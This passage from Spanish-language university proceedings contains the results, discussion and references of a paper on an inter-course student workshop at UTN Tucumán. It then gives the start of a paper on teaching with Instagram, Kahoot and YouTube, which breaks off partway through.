- Organización: se acordó, para la realización del taller, el día sábado 18 de mayo de 2019, considerando que el encuentro debía realizarse en un momento fuera del horario de las actividades académicas habituales, de manera que, tanto estudiantes como docentes pudieran coincidir para trabajar juntos. Se propuso realizarlo en un predio fuera de las instalaciones académicas promoviendo un clima de trabajo relajado que facilite la reflexión, el debate y la creatividad, necesarios como base para la generación de soluciones a la problemática planteada [17]. La jornada se planificó para 10 horas de trabajo continuo. Además se estableció un itinerario [18] detallado de todas las actividades previstas indicando los tiempos planificados y los entregables esperados en cada momento. Participaron personalidades y organizaciones de la comunidad vinculados a la temática. Estas intervenciones fueron breves exposiciones sobre sus formas de trabajo y filosofía de vida para favorecer el cuidado del Medio Ambiente. Se envió a los estudiantes, docentes e invitados un formulario web [19], para confirmar asistencia e indicar preferencias en cuanto a la planificación de la jornada con el objetivo de optimizar su organización. De la misma manera se planificó la evaluación continua durante toda la jornada, dejando evidencia de la observación de las competencias relacionadas a: originalidad, factibilidad e innovación del proyecto/solución; así como de las competencias relacionadas a la utilización del tiempo, formato, medios y la pertinencia de los contenidos presentados para la exposición de su proyecto/solución al final del taller. Todos estos aspectos ya se encontraban establecidos en el documento de instrucciones compartidos con los estudiantes, para facilitar el desarrollo y cumplimiento de las actividades previstas.
- Ejecución: se alcanzó una gran participación de 80 alumnos sobre una totalidad de 84, 10 docentes que coordinaron la jornada, un representante de UTN Solidaria (área propia de nuestra Facultad dedicada a realizar actividades relacionadas a estas problemáticas) [20]; 2 fundaciones locales relacionadas con la problemática de los residuos sólidos: Fundación "Hacer Futuro" [21] y Fundación de

"Recuperadores Urbanos Aquí Nadie se Rinde" [22].



Figura 2 - Docentes participantes del Taller Intercátedras

- El documento con las consignas de trabajo, permitía aplicar con total libertad las herramientas y técnicas que los estudiantes consideren adecuadas para el desarrollo del proyecto/solución, pero se hacía hincapié en el cumplimiento de los objetivos previstos en cada momento del taller. Se constituyeron equipos de entre 7 u 8 estudiantes seleccionados aleatoriamente, y con al menos 1 docente en el rol de consultor o facilitador que los acompañó durante el taller. A cada equipo se les indicó claramente que el objetivo final era poder evaluar en los estudiantes la evidencia de la aplicación de las competencias planificadas con la presentación de su proyecto/solución en un tiempo acotado.
  Cada equipo debía publicar el documento resultante de la formulación de la propuesta de solución en un espacio compartido en la web creado para tal fin. Las participaciones de la organizaciones invitadas sirvieron como disparador para motivar a los estudiantes en el trabajo a elaborar. Los equipos pudieron consultar en todo momento a los docentes e invitados para poder construir el documento. Finalizando la jornada se brindó acceso a los estudiantes a una encuesta web anónima para conocer su opinión sobre el Taller [23]
- Evaluación: se implementó evaluación continua, donde los docentes evalúan el desempeño de los equipos, y también los equipos se evaluaron entre sí. Las observaciones se realizaron en un rango de 4 niveles de desempeño para cada competencia: Experto, Avanzado, Aprendiz y Novel; dicha evidencia de la evaluación se registró en la rúbrica sobre el formulario web diseñado, instrumento que previamente fue compartido con los estudiantes. Se utilizaron rúbricas de evaluación para unificar y comunicar los criterios de evaluación, y con ello lograr una evaluación más justa y que guíen el desempeño de los alumnos.
  De la misma manera estaba previsto que los estudiantes evaluaran el trabajo de los docentes y los aspectos relacionados con el taller. Esta información fue registrada en la encuesta web anónima antes mencionada.

Resultados

Luego de concluido el taller los docentes registraron las evidencias de las competencias visualizadas en cada equipo sobre la rúbrica diseñada para tal caso, dicha herramienta contiene los resultados de las evaluaciones realizadas de cada técnica y herramienta incorporada como contenido mínimo de los proyectos/soluciones que desarrollaron los equipos durante la ejecución del taller, las cuales a continuación se detallan según su grado siendo su mayor Nivel "Experto" (en color azul) y su menor Nivel "Novel" (en color verde):

- Nivel Experto (en color azul): Es capaz de formular claramente lo solicitado (técnica o herramienta). Entendiendo su impacto en los actores de la sociedad donde se implemente.
- Nivel Avanzado (en color rojo): Es capaz de formular con cierta claridad lo solicitado (técnica o herramienta). Entendiendo su impacto en los actores de la sociedad donde se implemente.
- Nivel Aprendiz (en color naranja): Es capaz de formular con dificultad lo solicitado (técnica o herramienta).
- Nivel Novel (en color verde): No es capaz de visualizar lo solicitado.

A continuación se muestran los resultados de dicha rúbrica por cada técnica y herramienta solicitada: Alternativas pertinentes de solución: presenta varias alternativas pertinentes de solución al problema planteado. La figura 3 muestra los resultados.




Figura 3 - Alternativas pertinentes de solución

Delimitación del problema: En la figura 4 se observa los resultados de lo solicitado, delimitar en forma clara y consistente el problema, formulando con precisión.




Figura 4 - Delimitación del Problema

Beneficios cuantitativos y cualitativos: formular claramente los beneficios resultantes de la implementación de su propuesta, agrupándolos en tipos "cuantitativos" y "cualitativos". Entendiendo que al menos alguno de ellos impactará positivamente en los actores de la sociedad donde se implemente. Como se puede visualizar en la figura 5.




Figura 5 - Beneficios cualitativos y cuantitativos

Objetivo general del proyecto: redactar el objetivo general del proyecto previendo que contenga a los objetivos específicos que permitirán alcanzarlo, entiende que el objetivo deberá coexistir con los objetivos de la sociedad donde se implemente. Esto se ve en la figura 6.




Figura 6 - Objetivo general del proyecto

Objetivos específicos del proyecto: redactar los objetivos específicos del proyecto identificando como permitirán alcanzar el objetivo general del proyecto, entiende que dichos objetivos deberán coexistir con los objetivos de la sociedad donde se implemente, como se observa en la figura 7.




Figura 7 - Objetivos específicos del proyecto

Interesados del proyecto: identificar y registrar a los interesados, considerando el alcance del proyecto, se entiende que comprende y asume el impacto que el proyecto generará en dichos interesados pertenecientes a la sociedad donde se implemente, reflejados en la figura 8.




Figura 8 - Interesados en el proyecto

Arquitectura de la solución: responde a la consigna solicitada. Contiene actores y procesos intervinientes en la solución. Demuestra un gran manejo de conceptos e investigación sobre la temática. Lo vemos en la figura 9




Figura 9 - Arquitectura de la solución

Mapa de empatía: se identificaron todas y cada una de las áreas con gran nivel de detalle.




Figura 10 - Mapa de empatía

Modelo Business Canvas: plantear correctamente la aplicación seleccionada y su propuesta de valor. Identifica el cliente y sus carácteristicas. Se expresa de acuerdo al nivel en la figura 11.




Figura 11 - Modelo Business Canvas

La rúbrica contiene los resultados de las evaluaciones realizadas al final del taller por parte del equipo docente, durante las presentaciones que los equipos expusieron sobre las propuestas de solución. A continuación se detallan dichos resultados:

Utilización del tiempo durante la presentación: Cumple con el tiempo de duración indicado, sólo 10 minutos de exposición, y da conocer los elementos destacados de su trabajo. En la figura 12 se visualizan los resultados.




Figura 12 - Tiempo de exposición

Contenido expuesto durante la presentación: El contenido expuesto responde las consignas solicitadas, es pertinente, preciso y claro, denota lectura de material de apoyo y correcta aplicación de los conceptos. La figura 13 muestra los datos resultantes.




Figura 13 - Contenido expuesto

Exposición oral durante la presentación: El equipo expuso de manera adecuada para el nivel. Participaron todos los integrantes del equipo, denota organización de los contenidos en la exposición. La figura 14 muestra los valores resultantes.




Figura 14 - Exposición oral

Estos resultados evidencian que este tipo de actividades que integran docentes y actores de la sociedad, incorporando contenidos de las diferentes cátedras para resolver una problemática común promueven un progreso sustancial en el proceso de desarrollo de las competencias de los estudiantes, ya que como se puede observar en todos criterios evaluados la tendencia se encuentra principalmente entre los niveles superiores “EXPERTO” y “AVANZADO”.

Como podemos observar en la figura 4, los resultados alcanzados nos indican que los equipos demostraron un fuerte compromiso por la Responsabilidad Social Universitaria, y más específicamente en su componente “8.b.4. Ser capaz de comprender y asumir las responsabilidades de los ingenieros en la sociedad.”, cubriendo para el criterio: “Delimitación del problema”, casi un 50% de las soluciones.

Por su parte los resultados de la encuesta anónima que los docentes recibieron como feedback de los estudiantes, refleja valiosa información en los siguientes aspectos:




Figura 14 - Contribución de las actividades a su formación profesional

A este punto los estudiantes agregaron comentarios muy interesantes de analizar, algunos de ellos son: “Pude interrelacionar las 4 materias para una sola problemática.”, “Me parecen muy buenos estos espacios. Ayudan a integrarse, conocerse y saber de las competencias de cada uno.”, “Fue muy interesante integrar los conceptos de cada una de las cátedras y llevarlos a la prácticas. Poner en práctica cada uno de estos conceptos es de mucha ayuda para el ámbito profesional y aprender a integrarlos fue muy satisfactorio.”

Otros aspectos a considerar de esta encuesta se reflejan en las figuras siguientes 15, 16 y 17:



Figura 15 - Material sugerido pertinente e informativo




Figura 16 - Lugar elegido adecuado para el taller




Figura 17 - Expectativas generales satisfechas

Adicionalmente los estudiantes agregaron comentarios muy importantes relacionados a aspectos a mejorar del taller: “si bien eran actividades que ya fueron estudiadas los tiempos asignados eran relativamente cortos y no podíamos desarrollarlas con detalle”, “Lugar con internet, mejor organización en el almuerzo”, “realizarla en próximas oportunidades de forma más didáctica, quizás una experiencia distinta a un mero trabajo grupal con un docente , con "lápiz y papel" serìa mejor. "juegos" o rondas diferenciarlo de lo que podemos hacer en el aula , la mayoría lo sentimos como algo que podríamos haberlo realizado tranquilamente en clases”.
Esta valiosa información recibida en la encuesta anónima a los docentes les deja en claro que hay cosas puntuales a mejorar, pero en el balance general existe un gran porcentaje de satisfacción de parte de los estudiantes, lo cual motiva a seguir realizando este tipo de actividades mejorandolas en los aspectos indicados.

Discusión

Partiendo de la necesidad de incorporar el modelo ACE en nuestra Facultad Regional Tucumán, con el fin de lograr adaptarnos a los nuevos paradigmas de enseñanza aprendizaje y, teniendo en cuenta que el equipo docente está en permanente formación para lograr este propósito. Se adoptaron estrategias institucionales para proporcionar espacios permanentes de formación y capacitación tanto en su forma administrativa, pedagógica y didáctica. Encontrando que estos procesos son complejos, tanto por el contexto propio de la institución, de la diversidad de nuestras carreras, de la pluralidad de disciplinas que componen los equipos docentes. Pero, reconociendo que son instancias posibles de superar dado la variedad de capacidades y potencialidades que cada factor mencionado engloba en sí mismo enriquece el equipo docente. Particularmente para las materias del quinto año de Ingeniería en Sistemas de Información, interrelacionamos los contenidos realizando un profundo ejercicio de reflexión y análisis que antes no se había realizado como equipo docente de una misma carrera y de un mismo año de cursado. Esto requirió el desarrollo de ciertas competencias en los docentes que permitieron superar diferencias, ceder para el bien común, conformar un equipo de trabajo orientado a los resultados.
Por su parte los estudiantes manifestaron cierta imposibilidad de aplicar los contenidos de las diferentes cátedras de la carrera de manera integrada para desarrollar sus tesis de grado y hacer frente a los diferentes proyectos que asumen y que la vida real les requeriría.
Los resultados obtenidos del trabajo de campo y las encuestas realizadas nos indican que es necesario profundizar nuestro empeño en integrar horizontalmente los programas de formación; y es imperioso transmitir esto a los demás niveles de cursado.
Por otro lado, observamos la fácil adaptación que tienen nuestros estudiantes a la hora de trabajar en equipo y la flexibilidad para asimilar nuevas propuestas educativas.
Adicionalmente hicimos uso de todas las herramientas TIC [24] que había a nuestro alcance y que forman parte natural del entorno de los estudiantes nativos digitales [25] y de nuestra propia carrera en sí.
Algunos aspectos negativos a considerar de esta experiencia que pudimos encontrar podrían ser que no tuvimos en cuenta el dinamismo de la actividad y el lugar propuesto para realizarlo, y algunas pocas observaciones extraídas de los comentarios de los estudiantes en las encuestas, como que el lugar fue un tanto alejado de la ciudad y de la facultad.
Como líneas futuras de trabajo pensamos en la integración de manera horizontal de todos los niveles de cursado de las materias de la carrera de Ingeniería en Sistemas de información dentro del marco de sus propias áreas y de manera general, lo que llevará un arduo trabajo de organización y capacitación contínua de todos los docentes de nuestro departamento de carrera.

Consideraciones Finales

El equipo de docente participante de esta actividad está profundamente convencido de que hacemos un importante aporte a la evolución de la currícula de la carrera hacia la formación por competencias, dentro del modelo ACE, con el estudiante en el centro del proceso incorporando competencias integradas

armónicamente entre sí. Consideramos avanzar en esta línea de trabajo incrementando, paulatinamente, la cantidad de actividades intercátedras para que no sea sólo una por año, sino tal vez una por cada cuatrimestre y además mejorar en la organización y armado de los talleres enriqueciéndonos del aporte de los estudiantes.

Referencias

- [1] UNESCO 1998. Organización de las Naciones Unidas para la Educación, la Ciencia y la Cultura. Recuperado el 8 de Septiembre de 2019, de http://www.unesco.org/education/educprog/wche/declaration_spa.htm
- [2] Cukierman, U. Libro Rojo de CONFEDI. Recuperado el 8 Septiembre de 2919, de https://confedi.org.ar/download/documentos_confedi/LIBRO-ROJO-DE-CONFEDI-Estandares-de-Segunda-Generacion-para-Ingenieria-2018-VFPublicada.pdf
- [3] Collins J. W. y O'Brien N. P. , Greenwood Dictionary of Education, Londres: Greenwood, Press, 2003.
- [4] Frida Díaz-Barriga Arceo y Gerardo Hernández Rojas. Estrategias Docentes para un Aprendizaje Significativo (Una interpretación constructivista), Mc Graw-Hill, México, 2002.
- [5] Leiva, C. (2005). Conductismo, cognitivismo y aprendizaje. Revista Tecnología En Marcha, 18(1). Recuperado a partir de https://revistas.tec.ac.cr/index.php/tec_marcha/article/view/442
- [6]Sanchez Martinez, F. ¿Cuáles son las 4 Teorías del Aprendizaje?. Recuperado el 8 de Septiembre de 2019, de https://www.lifeder.com/teorias-del-aprendizaje/
- [7] UAM.. Universidad Autónoma Metropolitana. ¿Qués es el andamio cognitivo?. Recuperado el 8 de Septiembre de 2019, de http://sgpwe.izt.uam.mx/files/users/virtuami/file/int/miplan_impacto_actv_queesandamio.pdf
- [8] Rixco L. ¿A qué se refiere el Aprendizaje Significativo?. Recuperado el 8 de Septiembre de 2019, de https://ined21.com/aprendizaje-significativo-de-ausubel/
- [9] Fernandez Aller C., Miñano R. Guía para trabajar la Responsabilidad Social y Ambiental (GRSA). Recuperado el 8 de Septiembre de 2019, de http://oa.upm.es/35542/1/Guia_Responsabilidad_Social_y_Ambiental-V2-1.pdf
- [10] Project Managment Institute. PMI. Recuperado el 9 de Septiembre de 2019, https://www.pmi.org/
- [11]Advenio, (2011). El modelo de negocio desde el cliente: el mapa de empatía. [online] Disponible en: http://advenio.es/modelo-de-negocio-y-el-cliente-mapa-de-empatia/ [Accessed Octubre. 2019]
- [12] Bernardo, A. and Bernardo, A. (2013). Modelo Canvas: los 9 pasos para que tu negocio sea un éxito. [online] Think Big. Disponible en: http://blogthinkbig.com/modelocanvas-9-pasos-exito-negocio/ [Accedido Octubre: 2019].
- [13] Barajas, Miguel Angel, (s.f.). La Importancia de la Arquitectura de Soluciones [online] Disponible at: https://sg.com.mx/revista/46/la-importancia-la-arquitectura-soluciones [Accedido Octubre: 2019].
- [14] Mikel Niño. (12 de diciembre de 2013). Tendencias en la pila tecnológica de startups TIC [Blog]. Recuperado de http://www.mikelnino.com/2013/12/pila-tecnologica-startups-TIC-tendencias.html
- [15]Villalobos, Jorge (s.f.), Fundamentos de Programación [online] Recuperado de https://universidad-de-los-andes.gitbooks.io/fundamentos-de-programacion/content/Nivel1/7_Dise%C3%B1oDeLaSoluci%C3%B3n.html
- [16] Rúbrica de Taller Intercátedra. Formulario Web. Recuperado el 8 de Septiembre de 2019, de https://forms.gle/ANK15xdF1bjhiPPo9
- [17] Predio ATSA. Posición de Google Maps. Recuperado el 8 de Septiembre de 2019, de https://goo.gl/maps/Un4k24BVtiHMLtsx9
- [18] Itinerario del Taller. Formulario Web. Recuperado el 8 de Septiembre de 2019, de https://docs.google.com/spreadsheets/d/11f80A2QDpgaEKiFdri_1UGPU9KzvYEjy3lpB5ZhexpI/edit?usp=sharing
- [19] Organización de Traslado y Almuerzo. Formulario Web. Recuperado el 8 de Septiembre de 2019, de https://docs.google.com/spreadsheets/d/1rYIXrASP2WXRirxDi5-ZuP93THGKf8jQiTd5Mvc0508/edit#gid=0
- [20] UTN Solidaria. Recuperado el 8 de Septiembre de 2019, de https://utnsolidaria.wordpress.com/
- [21] Fundación Hacer Futuro. Recuperado el 8 de Septiembre de 2019, de https://fundacionhacertucuman.wordpress.com/
- [22] Fundación Recuperadores Urbanos de Tucumán. Recuperado el 8 de Septiembre de 2019, de https://www.facebook.com/Recuperadoresurbanostucuman/
- [23] Encuesta de Satisfacción Anónima. Formulario Web. Recuperado el 8 de Septiembre de 2019, de https://docs.google.com/forms/d/e/1FAIpQLScgJKs4SAjpltDk0HEs6ztK7nCZv5VVKWC9LPAkqVevXMq4fg/viewform
- [24] Significado de la palabra TIC. Recuperado el 14 de Octubre de 2019, de:https://dej.rae.es/lema/especificaci%C3%B3n-t%C3%A9cnica-de-las-tic
- [25] Significado de “Nativos Digitales”. Recuperado el 14 de Octubre de 2019, de:https://cnnespanol.cnn.com/2013/01/25/nativos-digitales-quienes-son-y-que-significa/

Integración de Instagram, Kahoot y Youtube como Herramientas Didácticas para el Proceso de Enseñanza-Aprendizaje

Alfredo Sampedro[1], Julieta Ogorman[1], Juan Cueli[1], Guido Martínez[1], Rocío Leguizamon[1], Ezequiel Diaz[1], Lucía Roldan[1], Rocío Chipian[1], Lucila Salmeron[1], Luciano Bernal[1], Martín Basile[1], Agustina Mattes[1], Cinthia Vegega[1] & María Florencia Pollo-Cattaneo[1]

[1] *Grupo de Estudio en Metodologías de Ingeniería en Software (GEMIS)*
Universidad Tecnológica Nacional. Facultad Regional Buenos Aires. Argentina.

cinthiavg@yahoo.com.ar flo.pollo@gmail.com

Resumen

Las Tecnologías de la Información y la Comunicación son una herramienta muy útil de asistencia al proceso de enseñanza-aprendizaje que sirven para motivar y estimular al estudiante a que se involucre en dicho proceso. Es en este contexto, donde el presente trabajo describe una propuesta de intregración de tres herramientas, que permiten el seguimiento y evaluación de los contenidos de la asignatura 'Sistemas y Organizaciones' de la carrera de Ingeniería en Sistemas de Información de la Universidad Tecnológica Nacional.

Palabras Claves
Instagram, Kahoot, Youtube, Enseñanza-Aprendizaje, TICs, Educación y Tecnología.

1. Introducción

El proceso de enseñanza-aprendizaje ha experimentado transformaciones significativas, en las últimas décadas, lo que ha permitido su evolución desde modelos centrados en la enseñanza a modelos dirigidos al aprendizaje [1]. Este proceso, involucra una cooperación entre el docente y el estudiante, buscando la transmisión de conocimientos mediante la comunicación entre éstos, sea esta comunicación directa o indirecta, ayudada por medios auxiliares [2]. Es en este sentido, donde la aplicación de las Tecnologías de la Información y la Comunicación (TICs) resulta una herramienta útil de asistencia a este proceso [3]. Las TICs sirven para motivar y estimular al estudiante a que se involucre totalmente en el proceso, interactuando con la realidad y observando los resultados de esta interacción a fin de desarrollar habilidades de pensamiento crítico y creativo y de esta manera, facilitar la comprensión de lo que se ha aprendido de manera integral y dinámica [4].

En este contexto, dentro del ámbito de la Facultad Regional Buenos Aires de la Universidad Tecnológica Nacional, el Grupo de Estudio de Metodologías para Ingeniería en Software (GEMIS) [5], ha detectado la necesidad de ofrecer a los alumnos que comienzan a transitar su formación en la carrera 'Ingeniería en Sistemas de Información' (ISI) [6], herramientas alternativas para el estudio, seguimiento y evaluación de los contenidos que se dicten [7]. Para cumplir con el objetivo propuesto, se realizan diversas experiencias dentro de la asignatura "*Sistemas y Organizaciones*", que forma parte del primer nivel del Plan de Estudios [8] de la carrera. Esta asignatura forma parte de su tronco integrador y atraviesa al Plan de Estudios en sus diferentes niveles, con el objetivo de "crear a lo largo de la carrera un espacio de estudio multidisciplinario de síntesis, que permita al estudiante conocer las características del trabajo ingenieril, partiendo de los problemas básicos de la profesión" [9]. Es una asignatura anual y de cursado obligatorio para los alumnos que hayan aprobado el curso de ingreso a la carrera.

La primera experiencia, que se aplica en esta asignatura, se realiza en el año 2016, donde se diseña una aplicación móvil que permite al alumno estar conectado con los temas de la asignatura desde donde se encuentre y cuando lo necesite [10], siendo utilizada en los años 2016 y 2017. Mientras que, la segunda experiencia se realiza en el año 2018 [11], utilizando la red social Instagram [12]. De esta manera, los ayudantes de la asignatura "*Sistemas y Organizaciones*", que son parte del grupo GEMIS, continúan dicha experiencia, presentado en este artículo, la integración de tres herramientas como ayuda al proceso de enseñanza-aprendizaje. En primera instancia, se presenta la selección de las herramientas junto con su utitlización dentro de la asignatura (sección 2), para luego presentar los resultados de su aplicación (sección 3). Posteriormente se presentan las conclusiones obtenidas y futuras líneas de trabajo (sección 4).

2. Materiales y Métodos

En esta sección, se presentan las tres herramientas utilizadas para la experiencia realizada (sección 2.1) y luego se describe su aplicación (sección 2.2).

2.1 Herramientas Seleccionadas

Se describen las herramientas seleccionadas para la experiencia. En primera instancia, se presentan las dos redes sociales utilizadas: Instagram (sección 2.1.1) y Youtube (sección 2.1.2), para luego describir la utilización de la plataforma Kahoot! (sección 2.1.3).

2.1.1 Instagram

Según el informe anual de Vitconsblog del año 2019 [13], se observa que las redes sociales más utilizadas, a nivel mundial, son: Facebook, Instagram, Twitter, Qzone, Odnoklassniki y V Kontakte. Asimismo, de acuerdo con el informe obtenido por Carrier y Asociados [14], las redes sociales más populares en Argentina son los grupos de Whatsapp, Facebook, Instagram y Twitter. Pero entre los jóvenes o centennials (aquellos nacidos a partir de 1995, que es la edad que poseen los alumnos que cursan la asignatura) se observa que Facebook retrocedió, donde sólo alcanza el 47% frente a un 64% de uso de Instagram. A partir de esto, la experiencia se continúa utilizando la red social Instagram [12].

2.1.2 Youtube

Youtube [15] es un portal que permite a los usuarios subir y visualizar videos sin necesidad de descargar otro tipo de software para poder verlos. Contiene una interfaz de búsqueda de videos y, tiene la opción de crear un canal para subir videos propios. Susan Wojcicki, CEO de YouTube, afirma que los jóvenes recurren a YouTube para aprender algo nuevo [16]. Asimismo, según el ranking de Alexa [17] es el segundo sitio web más visitado.

En [18] se afirma que los educadores innovadores buscan nuevos mecanismos para crear experiencias de aprendizaje atractivas e inmersivas. Una de estas alternativas es Youtube, que puede ser considerada como una herramienta pedagógica que aumenta el interés de sus estudiantes y ofrece una alternativa a la clase tradicional. Se considera que un video educativo es un medio didáctico y motivador que facilita el descubrimiento y la asimilación de conocimientos para el estudiante, integra imágenes y sonido permitiendo que la imagen en movimiento y el sonido puedan captar la atención del espectador [19].

2.1.3 Plataforma Kahoot!

Kahoot! [20] es una plataforma web mediante la cual se pueden crear cuestionarios propios (Kahoots) de manera sencilla, jugar en cualquier lugar, en cualquier momento, por su cuenta o con amigos, divertirse y aprender. En cuanto a su uso en el aula, el juego permite detectar en tiempo real las principales dificultades de los estudiantes al poder cuantificar los fallos en las respuestas para cada una de las preguntas que se realizan, pudiendo, de esta manera, resolver en tiempo real las dificultades detectadas en la comprensión del material de la asignatura y profundizar en los conceptos no entendidos [21]. Este enfoque promueve en el estudiante el crecimiento personal y facilita el aprendizaje [22]. Además, ofrece la posibilidad de elaborar actividades más atractivas para el estudiante, con las que se incremente su atención y participación de manera de motivar su estudio [23]. Por lo tanto, algunos de los aspectos más importantes a destacar son los siguientes [24]:

- Respecto del ambiente en el aula, se aumenta la atención del alumno, logrando que participe activamente, a través de la competencia con otros compañeros/as, en la resolución de problemas.
- Respecto del aprendizaje en sí, se produce una gran mejora gracias a la interacción que propician estos sistemas de evaluación con sus compañeros de clase, discutiendo entre ellos sobre cuál es la solución adecuada y porqué.
- Respecto de la evaluación, gracias a la tabla de posiciones, tanto para el docente como para el estudiante se logra obtener la calidad de enseñanza y el nivel de aprendizaje.

2.2 Experiencia Realizada

Se presenta en primer lugar una breve descripción de los temas de la asignatura junto con el contexto de la experiencia (sección 2.2.1), y en segundo lugar se describen las experiencias realizadas con Instagram (sección 2.2.2), Youtube (sección 2.2.3) y Kahoot! (sección 2.2.4).

2.2.1 Descripción de la Asignatura

"Sistemas y Organizaciones" es una asignatura anual, por lo cual, los temas teóricos y prácticos desarrollados durante la cursada se evalúan en dos exámenes parciales (uno por cada cuatrimestre). En caso de no aprobar algún tema, los alumnos tienen la posibilidad de volver a rendir esos temas en los dos exámenes recuperatorios que cada parcial posee. La teoría incluye conceptos orientados a las incumbencias y el rol del Ingeniero en Sistemas de Información, así como la resolución de problemas mediante el empleo de Metodologías de Sistemas de Información. Por otro lado, la práctica incluye, en el primer cuatrimestre, el desarrollo de diagramas de Organigramas y Cursogramas, mientras que, en el segundo cuatrimestre,

se desarrollan Circuitos Administrativos. Una descripción más detallada de los temas desarrollados se puede encontrar en [9].
La experiencia se realiza en siete cursos de los días lunes, martes, jueves y viernes en turno mañana y turno noche durante la primera parte del corriente año 2019 (lo que representa el 80% de los cursos del turno mañana y el 30% de los cursos del turno noche). Se aclara que, independientemente del día del curso, los mismos corresponden a dos docentes que dictan los mismos temas en el mismo orden.

2.2.2 Experiencia con Instagram

Continuando con lo realizado en [11], se utilizan las siguientes funcionalidades, proporcionadas por la red social:

- *Perfil*: se genera un perfil privado que contiene un logo particular para ese perfil. El perfil es privado para poder aprobar sólo las solicitudes de seguimiento de los alumnos. En la figura 1 se muestra la imagen del perfil generado.
- *Historias* (*Stories*): las Historias son usadas para publicar consejos sobre Cursogramas (figura 2) y Organigramas (figura 3) y, consejos generales de la asignatura referidos al trabajo práctico anual y a los parciales evaluados.
